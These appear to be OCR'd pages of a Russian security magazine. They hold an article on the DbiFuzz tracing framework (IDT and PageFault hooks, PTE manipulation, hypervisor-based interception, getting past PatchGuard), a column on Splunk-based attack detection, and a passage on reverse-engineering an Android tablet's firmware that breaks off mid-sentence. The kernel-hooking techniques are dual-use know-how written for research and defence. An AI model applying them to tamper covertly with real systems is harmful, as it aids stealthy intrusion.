Механизм SYSCALL представляет собой быстрый способ переключить CPL (Current Privilege Level) из режима пользователя в режим супервайзера, таким образом, приложение режима пользователя может вносить изменения в ОС (рис. 3).



Peter Hlavaty
инженер
по специализированным программным продуктам
в ESET
@zer0mem



БЛОГИ

Трассировка ветвлений при помощи MSR-регистров: bit.ly/1cLtLHD
ExcpHook Monitor: bit.ly/1e2YaFg




Рис. 1. Трансляция виртуальных адресов в физические




Рис. 2. Нумерация идентификаторов (ID) SYSCALL в Windows 8

Operation

```
IF (CS.L ≠ 1 ) or (IA32_EFER.LMA ≠ 1) or (IA32_EFER.SCE ≠ 1)
(* Not in 64-Bit Mode or SYSCALL/SYSRET not enabled in IA32_EFER *)
    THEN #UD;
FI;

RCX ← RIP;                      (* Will contain address of next instruction *)
RIP ← IA32_LSTAR;
R11 ← RFLAGS;
RFLAGS ← RFLAGS AND NOT(IA32_FMASK);
```


3

Рис. 3. Обработка операций SYSCALL (по учебнику Intel)



O VAD

Кратко про дескрипторы виртуальных адресов: bit.ly/1jhzhKC
ReactOS: https://www.reactos.org



О ФЛАГЕ MSR-BTF

Расширения для виртуальных машин: intel.ly/1h8pmDh
Мануал для разработчиков ПО: intel.ly/KqEL7c



WWW

Более подробно узнать про DbiFuzz-фреймворк ты можешь на моем сайте (bit.ly/1eDINC1), на SlideShare (slideshare/1m7wxMV) и на портале ZeroNights (bit.ly/1eDIWp2)

Дереву VAD посвящена очень интересная статья (bit.ly/1ajBvGt) Брендана Долан-Гэвитта «The VAD tree: A process-eye view of physical memory5»

ПОГРУЖАЕМСЯ В ЯДРО

Для выполнения упомянутых функций необходимо опуститься на уровень ядра (ring 0). Однако в режиме супервайзера уже появляется доступ к некоторым функциям, предоставляемым самой операционной системой: `LoadNotify`, `ThreadNotify`, `ProcessNotify`. Их использование помогает собрать информацию по загрузке и выгрузке для целевого процесса, такую как: список модулей, диапазоны адресов стека какого-либо потока, список дочерних процессов и прочее.

Вторая группа функций включает в себя дампер памяти, использующий MDL (memory descriptor list — список дескрипторов памяти), монитор памяти процессов, основанный на VAD (Virtual Address Descriptor), монитор взаимодействия с системой, который задействует `nt!KiSystemCall64`, перехват доступа к памяти и ловушкам через IDT (Interrupt Descriptor Table).

Монитор памяти работает через VAD-дерево, которое представляет собой AVL-дерево (bit.ly/1e4BvWm), используемое для хранения информации об адресном пространстве процесса. Оно же требуется, когда необходимо инициализировать PTE (Page Table Entry) для конкретной страницы памяти.

Как я предложил выше, отслеживание доступа к памяти может осуществляться через механизм защиты памяти (такая вот тавтология), но его реализация в режиме пользователя с помощью API-функций может слишком сильно отразиться на производительности. Однако если принять во внимание, что защита памяти основана на механизме MMU — пейджинге, то есть более простой способ: изменять таблицу страниц в режиме ядра, после чего нарушение режима доступа к памяти будет обрабатываться через генерацию процессором исключения PageFault, а управление будет передаваться на обработчик IDT[PageFault]. Установка перехватчика на обработчик PageFault позволит быстро получить сигнал о запросе на доступ к выбранным страницам.

Все потому, что процесс может использовать только страницы памяти, помеченные как Valid (то есть выгруженные в память), в противном же случае будет возникать исключение PageFault, которое и будет перехватываться. Это означает, что если мы намеренно поставили Valid-флаг выбранной страницы памяти в значение invalid(0), то каждая попытка доступа к этой странице будет вызывать обработчик PageFault, что позволяет легко отфильтровать и обработать соответствующий запрос (вызывая callback к трейсеру и выставляя Valid-флаг для конкретного PTE).

КОПАЕМ ГЛУБЖЕ — ИДЕМ В VMM!

В предыдущем разделе я предложил некоторые «грязные» методы для режима ядра. Вообще, установка хуков — это неправильный способ, и мне он не нравится, точно так же, как не нравится он и ребятам из Microsoft. Для борьбы с такими методами мелкомягкие и разработали PatchGuard. К счастью, есть и другой способ для отлова PageFaults, ловушек или SYSCALL'ов — это гипервизор. Правда, данный вариант имеет как свои плюсы, так и свои минусы.

Минусы:

- Виртуализировано не отдельное приложение, а вся система — на уровне ядра ЦП.
- Оператор `switch( VMMExit )` отбирает немного производительности, равно как и код гипервизора, выполняющийся для каждого из вариантов switch'а.

Плюсы:

- Более высокий уровень прав, чем уровень супервайзера, а также целый набор callback'ов, предоставляемый технологией виртуализации.

При этом сам VMM (Virtual Machine Monitor) может быть минималистичным (микроVMM) и реализовывать только необходимую обработку, занимая при этом минимальный объем кода (пример: bit.ly/1md4Sdq).

Помимо всего, в данном случае вместо того, чтобы ставить хуки на IDT, можно все обрабатывать напрямую с помощью дебаг-исключения в VMM. То же самое относится и к перехвату ошибок страниц с помощью исключения PageFault в VMM или через реализацию EPT (Extended Page Table).

ПОДВОДНЫЕ КАМНИ VMM

Можно отметить некоторые основные особенности описанного подхода:

- целевой файл остается практически неизмененным:
  - для отслеживания (как пошагового, так и на уровне ветвлений) внедряется флаг TRAP;
  - адресные брейкпоинты через 0xCC или использование DRx;
  - мониторинг памяти путем изменения таблицы страниц процесса;
  - не нужно патчить бинарный файл;
- можно использовать как трассировочный модуль из другого приложения;
- можно отслеживать несколько приложений одновременно;
- можно отслеживать несколько потоков одного приложения;
- реализованы быстрые вызовы для переключения CPL.

Выделение трейсера из пространства целевого процесса в другой процесс дает несколько преимуществ: можно использовать его как отдельный модуль, можно сделать биндинги для Python, Ruby и других языков. Однако у этого решения есть и недостаток — очень большой удар по производительности (взаимодействие между процессами: чтение из памяти другого процесса, событийный механизм ожидания). Для ускорения трассировки необходимо перенести логику в адресное пространство целевого процесса, чтобы можно было быстро получать доступ к его ресурсам (памяти, стеку, содержимому регистров), а также опционально отказаться от VMM из-за негативного влияния обработки VMMExit на производительность и вернуться обратно к установке хуков для ловушек и обработчиков PageFault. Но с другой стороны, в будущих процессорах технологии виртуализации, наверное, станут более эффективными и не будут оказывать настолько большого влияния на производительность. К тому же возможности виртуализации для трассировки можно использовать гораздо шире, чем мы рассматриваем в рамках статьи, поэтому плюсы могут компенсировать снижение производительности.

ТРЕЙСЕР ДЛЯ ЯДРА


Что касается трассировщика для ядра, то здесь действуют все те же принципы:

- отслеживание через ловушки (TRAP);
- мониторинг памяти через изменение таблицы страниц;
- callback'и трейсера передаются в приложения уровня пользователя;
- не нужно патчить бинарные файлы целевого приложения.

Главная особенность таких трейсеров в том, что не надо патчить бинарный файл, а также что трассировку (включая распаковку и фаззинг) можно осуществлять из уровня пользователя (например, из трейсера, написанного на Python), хотя с точки зрения производительности гораздо более эффективно делать это напрямую из режима ядра. С другой стороны, за все эти возможности тоже приходится расплачиваться:

- адресное пространство драйвера принадлежит не ему;
- фаззинг в памяти — не такое уж простое дело;
- неверное значение RIP, регистров, памяти… манипулирование ими может очень плохо закончиться;
- необходимо четко представлять себе, что именно ты отслеживаешь или проверяешь;
- необходимо в течение всего процесса трассировки помнить о многочисленных IRQL;
- обработка исключений.

Отделение от целевого процесса, а также инкапсуляция в модуль дают нам высокую масштабируемость и возможность



5

```
struct PAGE_TABLE_ENTRY
{
    ULONG_PTR Valid : 1;
    ULONG_PTR Write : 1;
    ULONG_PTR Owner : 1;
    ULONG_PTR WriteTrough : 1;
    ULONG_PTR CacheDisabled : 1;
    ULONG_PTR Accessed : 1;
    ULONG_PTR Dirty : 1;
    ULONG_PTR LargePage : 1;
    ULONG_PTR Global : 1;
    ULONG_PTR SWCopyOnWrite : 1;
    ULONG_PTR SWPrototypePTE : 1;
    ULONG_PTR SWWrite : 1;
    ULONG_PTR PageFrameNumber : 28;
    ULONG_PTR Reserved : 12;
    ULONG_PTR SWWorkingSetIndex : 11;
    ULONG_PTR NoExecute : 1;
};
```

6

```
//VMX Basic Exit Reasons.
#define     VMX_EXIT_CPUID    10
#define     VMX_EXIT_CRX_MOVE    28
#define     VMX_EXIT_DRX_MOVE    29
#define     VMX_EXIT_EPT_VIOLATION    48
#define     VMX_EXIT_INVD    13
#define     VMX_EXIT_IRQ_WINDOW    7
#define     VMX_EXIT_RDMSR    31
#define     VMX_EXIT_RDTSC    16
#define     VMX_EXIT_TASK_SWITCH    9
#define     VMX_EXIT_WRMSR    32

/*...*/

/*
 * Trap/fault mnemonics.
 */
#define TRAP_divide_error      0
#define TRAP_debug             1
#define TRAP_nmi               2
#define TRAP_int3              3
#define TRAP_overflow          4
#define TRAP_invalid_op        6
#define TRAP_stack_error      12
#define TRAP_gp_fault         13
#define TRAP_page_fault       14
#define TRAP_machine_check    18

/*...*/
```



МОДУЛИ PYTHON

BeaEngine:
bit.ly/1dtLI97
Capstone:
bit.ly/1hUIR5u
Python arsenal:
bit.ly/1eRdtQG

совместной работы с другими модулями для создания более сложного инструмента. Таким образом, в случае реализации трейсера, например, на Python, можно будет использовать IDA Python, привязки LLVM, Dbghelp для отладочных символов, дизассемблеры (движки capstone и bea) и многое другое. Чтобы показать, насколько легко и быстро можно реализовать трассировщик на Python, приведу пример, в котором контролируется более трех вариантов доступа (RWE) в заданной области памяти:

```
target = tracer.GetModule("codecoverme")
dis = CDisasm(tracer)
for i in range(0, 3)
  print("next access")

  tracer.SetMemoryBreakpoint(0x2340000, 0x400)
  tracer.Go(tracer.GetIp())
  inst = dis.Disasm(tracer.GetIp())
  print(hex(inst.VirtualAddr), " : ", ↵
  inst.CompleteInstr)
  tracer.SingleStep(tracer.GetIp())
```

Как видишь, код очень лаконичен и понятен.

DBIFUZZ-ФРЕЙМВОРК

Все рассмотренные выше подходы к трассировке я воплотил в DbiFuzz-фреймворке (bit.ly/1jmFWk0), который демонстрирует, как можно отслеживать работу исполняемого файла альтернативными методами. Как мы уже отмечали, некоторые из известных методов используют инструментацию, которая дает быстрое решение, но при этом предполагает серьезное вмешательство в целевой процесс и не сохраняет целостности бинарного файла. В отличие от них, DbiFuzz оставляет бинарный файл практически нетронутым, изменяя только PTE, BTF и вставляя флаг TRAP.

Другая сторона этого подхода состоит в том, что при интересующем событии включается прерывание: переход ring 3 — ring 0 — ring 3. Так как DbiFuzz подразумевает прямолинейное вмешательство в контекст и поток управления целевого процесса, то его можно использовать для написания собственных инструментов (даже на Python) для доступа к целевому бинарному файлу и его ресурсам.

SHOW TIME

Для многих задач, решаемых с помощью трассировки, может оказаться полезной динамическая бинарная инструментация. Что касается DbiFuzz-фреймворка, то его можно использовать в следующих случаях:

- когда необходимо отслеживать код на лету;
- при распаковке бинарного файла, трассировке упаковщика вредоносной программы;
- для мониторинга обработки конфиденциальных данных;
- для фаззинга в памяти (легко отслеживать и изменять поток);
- при использовании в разных инструментах, не обязательно написанных на C.

Нет никаких проблем в запуске DbiFuzz на лету, просто установи ловушку или INT3-перехватчик. Поскольку мы не трогаем бинарный код целевого файла, то сложностей с проверкой целостности не возникнет, а флаг TRAP может быть заменен на MTF. Отслеживание ценных данных тоже делается запросто, нужно просто установить соответствующий PTE — и твой монитор готов! Инструменты Python/Ruby/...? Просто создай нужные привязки (bindings) — и вперед!

Конечно, у этого фреймворка тоже есть свои недостатки, но в целом он обладает многими полезными возможностями. И ты всегда можешь поиграть с DbiFuzz, использовать входящие в него инструменты для своих нужд и отслеживать все что пожелаешь.

TO BE CONTINUED

Как видишь, традиционная динамическая бинарная инструментация — не единственный метод трассировки. Альтернатив ей достаточно много, и большинство из них представлены в DbiFuzz-фреймворке. Уже сейчас некоторые возможности этого проекта могут помочь в работе с кодом на уровне ядра, а в дальнейшем я вообще планирую превратить проект в трассировщик кода ядра. Кстати, уже сейчас ты можешь использовать исходники фреймворка, улучшать концепцию и экспериментировать с новыми идеями... ⌶



ВИРТУАЛИЗАЦИЯ

Intel Virtualization Technology:
bit.ly/1aDlrfm
HDBG – hypervisor-based debugger:
bit.ly/1jhzZHF
HyperDbg:
bit.ly/1hFxhlX
Доклад Джоанны Рутковской на BH US 06:
bit.ly/1e3hfat

Рис. 4. Пример VAD-дерева

Рис. 5. Флаги PTE

Рис. 6. Некоторые callback'и, предоставляемые Intel VTx

Рис. 7. Включаем вывод VMX для ловушек и сбоев

7

```
ULONG_PTR proc_ctrl =   (rdmsr(IA32_VMX_PROCBASED_CTLS) & SEG_D_LIMIT) |
                        CPU_BASED_RDTSC_EXITING | CPU_BASED_MOV_DR_EXITING;

ULONG mask = BTS(TRAP_debug) | BTS(TRAP_int3) | BTS(TRAP_page_fault);
intercepts |= mask;

vmwrite(VMX_VMCS_CTRL_PROC_EXEC_CONTROLS, proc_ctrl);
vmwrite(VMX_VMCS_CTRL_EXCEPTION_BITMAP, intercepts);
```

Колонка Алексея Синцова

Splunk против хакеров



Алексей Синцов

Известный white hat, докладчик на security-конференциях, соорганизатор ZeroNights и просто отличный парень. В данный момент занимает должность Principal Security Engineer в компании Nokia, где отвечает за безопасность сервисов платформы HERE.

Что такое Splunk и с чем его едят...

Есть куча систем, созданных для агрегации, систематизации и прочей автоматизации работы с логами, но сегодня я бы хотел выделить Splunk. Это мощное оружие в руках хитрой и умелой команды. Он позволит следить за тонкостями жизни ваших систем, особенно если их много и они достаточно распределенные. И как водится, безопасность — это одна из таких тонкостей, за которой хотелось бы проследить особо. Об этом сегодня и поговорим в общих чертах, ну а в следующий раз я покажу, как его можно использовать для решения некоторых задач ИБ.


Я думаю, большинство так или иначе слышало о Splunk, тем не менее несколько вводных слов я тут напишу. Если коротко, то данный зверь помогает консолидировать логи со всех точек в единую базу.

Допустим, на сервере номер X есть демон, который мониторит N логов файлов и по SSL-каналу пересылает все изменения на сервер Splunk. Там все это консолидируется (ведь есть еще X – 1 серверов), индексируется, фильтруется и уже «бородатый админ», залогинившийся в милый зеленый интерфейс, делает выборку интересных ему событий быстро и без напряга. Есть как бесплатная лицензия (ограничения по объему: 500 метров в день), так и навороченная Enterprise. Ну а поддержка ОС просто великолепна: не только банальные Windows/Linux, но и OS X, и FreeBSD, а кроме того, и такие монстры, как HP-UX и AIX!

Разумеется, это очень полезный инструмент, который поможет отследить кучу информации: от температуры блейдов до нагрузки на CPU или нехватки места на виртуальном диске того или иного сервера. Понятно, что настройка источников логов и прочего — это вопрос отдельный и требует понимания задач и интересов тех, кто будет все это собирать, то есть нас с тобой!

SPLUNK AS SIEM


Сбор логов — это, конечно, замечательно, но доибротному безопаснику понадобится несколько вещей для работы с этими данными. Ведь если что-то произошло, то надо выделить в логический блок все события из логов, относящиеся к данному инциденту, объединить их в логическую последовательность, при возможности автоматизировать и дать внятное описание. А после принять меры и задокументировать то, что было сделано.




Вот для таких навороченных систем есть своя ниша, свой рынок и даже свое название — SIEM (Security information and event management). Если обобщить, то SIEM — это такой класс систем для управления и анализа событий и инцидентов безопасности. Это механизм сбора логов и выявления в них событий, относящихся к безопасности. Splunk это умеет, но этого недостаточно, нужно еще управлять инцидентами, например через что-то типа JIRA. То есть Splunk + фильтры Splunk'а + JIRA = SIEM. Да, разумеется, у SIEM есть и иные свойства (комплайнс, корреляция и так далее), но это все детали, которые я тут не умещу.

Кстати, Splunk поддерживает «встраиваемые» приложения (ну типа как плагины на XML + HTML + JavaScript). Конкретно для реализации SIEM-фич есть Splunk App for Enterprise Security, но поставить это можно только на платную/энтерпрайз версию Splunk. Ну и добавим возможность реал-тайм мониторинга с нотификацией ответственных лиц в случае чего! В большой и разветвленной сети без этого точно далеко не уедешь.

В принципе, можно собрать такую систему и самому (читай: бесплатно), используя Splunk только в роли агрегатора, но тогда придется поработать ручками. Если ты меня спросишь про бесплатный SIEM с «все включено», то я порекомендую OSSIM (в нем есть еще много других вкусностей, но он требует прямых рук и понимания предмета). Но это тема отдельная, которая частично поднималась в статье «Под прессом IT-рисков: обзор Open Source систем управления уязвимостями» за октябрь 2009-го. Есть и другие представители опенсорса, но все же на рынке больше популярны проприетарные изделия, такие как HP ArcSight (если у тебя денег полно) или SolarWinds Log & Event Manager... в любом случае, каждый выбирает по своим потребностям и возможностям.



Splunk App for Enterprise Security рассказывает о подозрительных User-Agent



Визард скуден и беден, но в целом накидать дашборд можно, так как все графики — встроенные функции поискового языка

Уже много было сказано про плюсы, но вернемся все же к нашей теме — безопасности. Мониторя различные лог-файлы и собирая с них данные, сортируя и упорядочивая, мы легко и в автоматическом режиме можем обнаружить атаки и прочие неприятные вещи. Причем мы думаем теперь только о том, что и как мы собираем, а анализировать можно потом. И возвращаясь к теме сложности слежения за ситуацией в публичных облаках и облаках вообще: Splunk — идеальное решение, ведь он позволит «объединить» лог-файлы одного логического приложения, которое раскинуто на различных нодах облака, связав все события по временным меткам. Ну и конечно же, Splunk может собирать логи с различных источников — OSSEC, Snort, AppArmor/SELinux или логов аутентификации от SSH, что позволит собирать именно логи, связанные с событиями безопасности.

НАЧАЛО

Что ж, скачать и установить Splunk довольно легко. Даже если появятся вопросы, как поставить форвардер и настроить его или как открыть сислог-сбор, это все RTFM-стайл-вопросы, на которые жалко тратить бумаги, но тут я лишь посоветую уделить внимание менеджменту индексов. Индексирование собираемых данных — важный момент, ведь именно от этого будет зависеть скорость поиска, группирование и даже ограничение доступа различным клиентам. Грубо говоря, можно разным проектам или ролям раздать разные индексы. Скажем, логи с енд-поинтов клиентов (антивирусы, события на рабочках) — это один индекс, а ЕРП-сервис — другой. Фактически это будут разные физические базы данных. Более подробно о конфигурации и развертывании Splunk можно узнать на сайте вендора.

ЧТО БУДЕМ ЛОГИРОВАТЬ?

Если наша задача — найти факт проникновения или хотя бы попытку проникновения, то нужно четко определить источники информации, которые нам помогут прямо или косвенно сообщить об этом. Это могут быть логи IDS, логи апача и даже mod_sec или OSSEC, журналы аудита и так далее. Разные лог-файлы имеют разный формат, если ты хочешь сортировать, рисовать графики, выделять нужную информацию — все это возможно сделать в менеджере приложений, правда, придется немного попотеть (в Splunk встроен свой Wizard, но скорее там набор темплейтов XML/HTML). По умолчанию же ты увидишь набор строк, которые сортируются по временным меткам, поэтому очень важно, чтобы в лог-файле были явные временные метки, иначе сплайнк будет разделять ивенты по своему усмотрению — по отрезку времени мониторинга, за которое было добавлена некая информация. Это плохо: если несколько ивентов были добавлены одновременно, сплайнк их посчитает за один ивент. После этого уже можно искать события…

ЧТО ТЕПЕРЬ?

Имея уже солидную базу ивентов, можно смотреть, что было плохо. Для этого можно воспользоваться поиском или состряпать дашборд, ну или скачать готовое приложение (напомню, что для Splunk имеется целая куча бесплатных приложений — для Snort, ModSecurity, OSSEC, логов антивируса и прочего).

В качестве демонстрации мощи Splunk и гибкости языка запросов давай разберем один жизненный пример. Итак, у нас есть некоторый облачный веб-сервис, у него есть доменное имя и какие-то там функциональные скрипты. Если на этот сервис приходит запрос, то в зависимости от IP источника запрос направляется в нужный региональный дата-центр (Европа, Азия, Америка…). Пришедший запрос далее пробрасывается раунд-робином на конкретный виртуальный сервак с Apache. Второй запрос уже попадет в тот же региональный дата-центр, но на другой виртуальный сервак (из-за раунд-робин-балансировки), а если клиент поменяет вдруг IP, то следующий запрос пойдет уже в другой дата-центр.

Предположим, что есть «злая» последовательность запросов, которая реализует некую брутфорс-атаку. С учетом архитектуры, в локальных логах Апача будут только отдельные звенья атакующей цепи, однако в Splunk все эти запросы выстроятся в одну цепочку, и таким образом будет обнаружена аномалия на количество запросов к одному логическому ресурсу в единицу времени. Ну вот, к примеру, как это будет выглядеть в строке поиска/фильтра:

```
index=web-service method=POST ↵
url=/service/auth | bucket _time ↵
span=1m | stats count by url _time ↵
| where count>60
```

В результате будут найдены все обращения к /service/auth логического ресурса web-service, причем нас интересуют только запросы методом POST. Следующая часть запроса сгруппирует запросы в блоки с периодом в одну минуту, после чего уже следующая часть отсортирует их по времени, в итоге каждый «блок по минуте» будет содержать статистику по количеству событий с данным URL. Ну а последняя часть условия сообщает, что нас интересуют только те минуты, где было более 60 таких событий. Заменив в этой части stats count by url _ time на stats count by src_ip _time, получим то же самое, но уже с сортировкой по IP-адресам, то есть узнаем, с какого IP-адреса было больше всего запросов в минуту. Конечно, это лишь один пример того, что «язык» запросов в Splunk очень гибкий и позволяет искать информацию и получать аналитику по самым разным вопросам. Аналогично можно «заменить» логику ModSecurity и искать паттерны SQLi в логах, так как Splunk поддерживает и regexp (по-моему, это уже стрельба из пушки по воробьям, но иногда и такое может быть полезно). Важно понимать, что собираемая в логах информация позволяет вести более адекватный поиск. Формат логов и ваши кастомные приложения в сплайнке могут оказаться намного полезнее бездумного логирования всего подряд с последующим анализом инцидентов — когда петух уже клюнет и нам надо будет узнать, как нас сломали и что делали злые дяди, вместо того чтобы вовремя определить их активность.

TO BE CONTINUED…

В заключение отмечу еще раз, что Splunk очень мощный инструмент, но основа его мощи — это люди, которые смогут им правильно воспользоваться. Просто даже внедрение и поддержка Splunk требует ресурсов. Конечно, очерк получился очень общим, почти рекламным: я не описывал недостатки, которые тоже имеются, например ограничения по объему трафика в 500 Мб в бесплатной лицензии, жуткий визард приложений, а многие бесплатные приложения написаны словно новичками из ВиндовсМаркета — все как-то недоделано, неполно и «лучше написать самому». В следующий же раз я покажу практическое решение одной задачи, в том числе при помощи именно данного инструмента. Всем Splunk, пацаны!

Пришел, увидел, разобрал



Михаил Емельченков
soaw-security.is

kevinpoh @ Flickr.com

Реверс-инжиниринг прошивки китайского Android-планшета

У китайцев особенное представление о копирайте — у них он просто не действует. В то же время свои наработки они защищают различными техническими средствами, почему-то «забывая» делиться ими со своими клиентами. Казалось бы, ситуация безвыходная: поступила партия китайских планшетов, и встала задача прошить их таким образом, чтобы контент заказчика не стирался при сбросе настроек, при этом имеется стоковая прошивка в неизвестном bin-формате, но отсутствует SDK. Что же делать, как собрать кастомную прошивку? Выход один — применить реверс-инжиниринг.

РАЗВЕДКА

Устройство, с которым предстояло поработать, было построено на базе Generalplus GP330xx SoC (bit.ly/1lnxm6L), а его системное ПО разработано с помощью Open Platform SDK, и, хотя китайцы заявляют о готовности (bit.ly/1dEuSNG) предоставить исходные коды, делать они этого не спешат. Несмотря на сложность поставленной задачи, оптимизма прибавлял включенный в устройстве по умолчанию рутовый доступ. Поэтому процесс изучения начался с запуска ADB Shell.

Все дисковое пространство планшета представляло собой одно большое блочное устройство NAND-флеш (/dev/block/nanda), побитое на разделы:

```
Disk /dev/block/nanda: 7457 MB, 7457472512 bytes
4 heads, 16 sectors/track, 227584 cylinders
Units = cylinders of 64 * 512 = 32768 bytes
Device Boot       Start    End      Blocks    Id System
/dev/block/nanda1  257     174335   5570528   b Win95 FAT32
/dev/block/nanda2  174336  207103   1048576   83 Linux
/dev/block/nanda3  207104  223487   524288    83 Linux
/dev/block/nanda4  223488  227583   131072    83 Linux
```

Часть памяти была выделена под так называемую Internal SD card. Нужно остановиться на этом термине подробнее. В Android каждая прикладная программа запускается в своей песочнице и использует для доступа к файлам системный API. Этот API позволяет обращаться к внутренней памяти (Internal Storage) и внешней памяти (External Storage). При этом внешняя память делится на removable storage media (SD-карта, которая вставляется в слот на торце устройства) и internal (non-removable) storage (раздел внутренней памяти, «мимикрирующий» под SD-карту). В данном планшете именно под внутреннюю SD-карту был отведен самый большой раздел — /dev/block/nanda1. Поэтому его решено было разбить на два раздела, выделив один из них под контент заказчика, а второй — под внутреннюю SD-карту. Устройство /dev/block/nanda размечено с помощью MBR, а не GPT, поэтому максимальное количество primary разделов равно четырем. С помощью fdisk был удален раздел /dev/block/nanda1, и на его месте создан extended-раздел с двумя подразделами /dev/block/nanda5 и /dev/block/nanda6.

КОЛДУЕМ НАД РАЗДЕЛАМИ

Просматривая список смонтированных устройств, видим, что раздел /dev/block/vold/253:97 смонтирован на /mnt/sdcard.

```
root@android:/etc # mount
...
/dev/block/vold/253:97 /mnt/sdcard vfat rw,dirsync,nosuid,
nodev,noexec,relatime,uid=1000,gid=1015,fmask=0602,
dmask=0602,allow_utime=0020,codepage=cp437,
iocharset=iso8859-1,shortname=mixed,utf8,errors=remount-ro 0 0

/dev/block/vold/253:97 /mnt/secure/asec vfat rw,dirsync,
nosuid,nodev,noexec,relatime,uid=1000,gid=1015,fmask=0602,
dmask=0602,allow_utime=0020,codepage=cp437,
iocharset=iso8859-1,shortname=mixed,utf8,errors=remount-ro 0 0
...
```

Какая связь между /dev/block/vold/253:97 и /dev/block/nanda1? Vold — это Volume Management daemon, демон монтирования внешних носителей. У него имеется конфигурационный файл, по синтаксису похожий на стандартный никсовый fstab, под названием vold.fstab:

```
## Vold 2.0 Generic fstab
...
dev_mount sdcard /mnt/sdcard auto /devices/virtual/block/↵
nanda /devices/virtual/block/nanda/nanda1 /devices/virtual/↵
block/nanda/nanda2 /devices/virtual/block/nanda/nanda3 ↵
/devices/virtual/block/nanda/nanda4
...
```

На первый взгляд все понятно: /mnt/sdcard — это путь монтирования, auto — автоматический выбор первого подходящего для монтирования раздела из списка разделов, указанных далее (/devices/virtual/…). Однако файл vold.fstab в данном устройстве был, по сути, «заглушкой». При внесении модификаций в строчку dev_mount sdcard... (например, подмонтировать свежесозданный раздел, отличный от /devices/virtual/block/nanda/nanda1), демон отказывался работать. Трудно сказать наверняка, связано ли это с кастомизированным ядром или же с кастомизированным демоном, но, как бы то ни было, мотивы разработчиков такого решения не ясны.

Таким образом, оказалось, что ни /dev/block/nanda5, ни /dev/block/nanda6 невозможно подмонтировать с помощью vold. Дальше можно было пойти двумя путями:

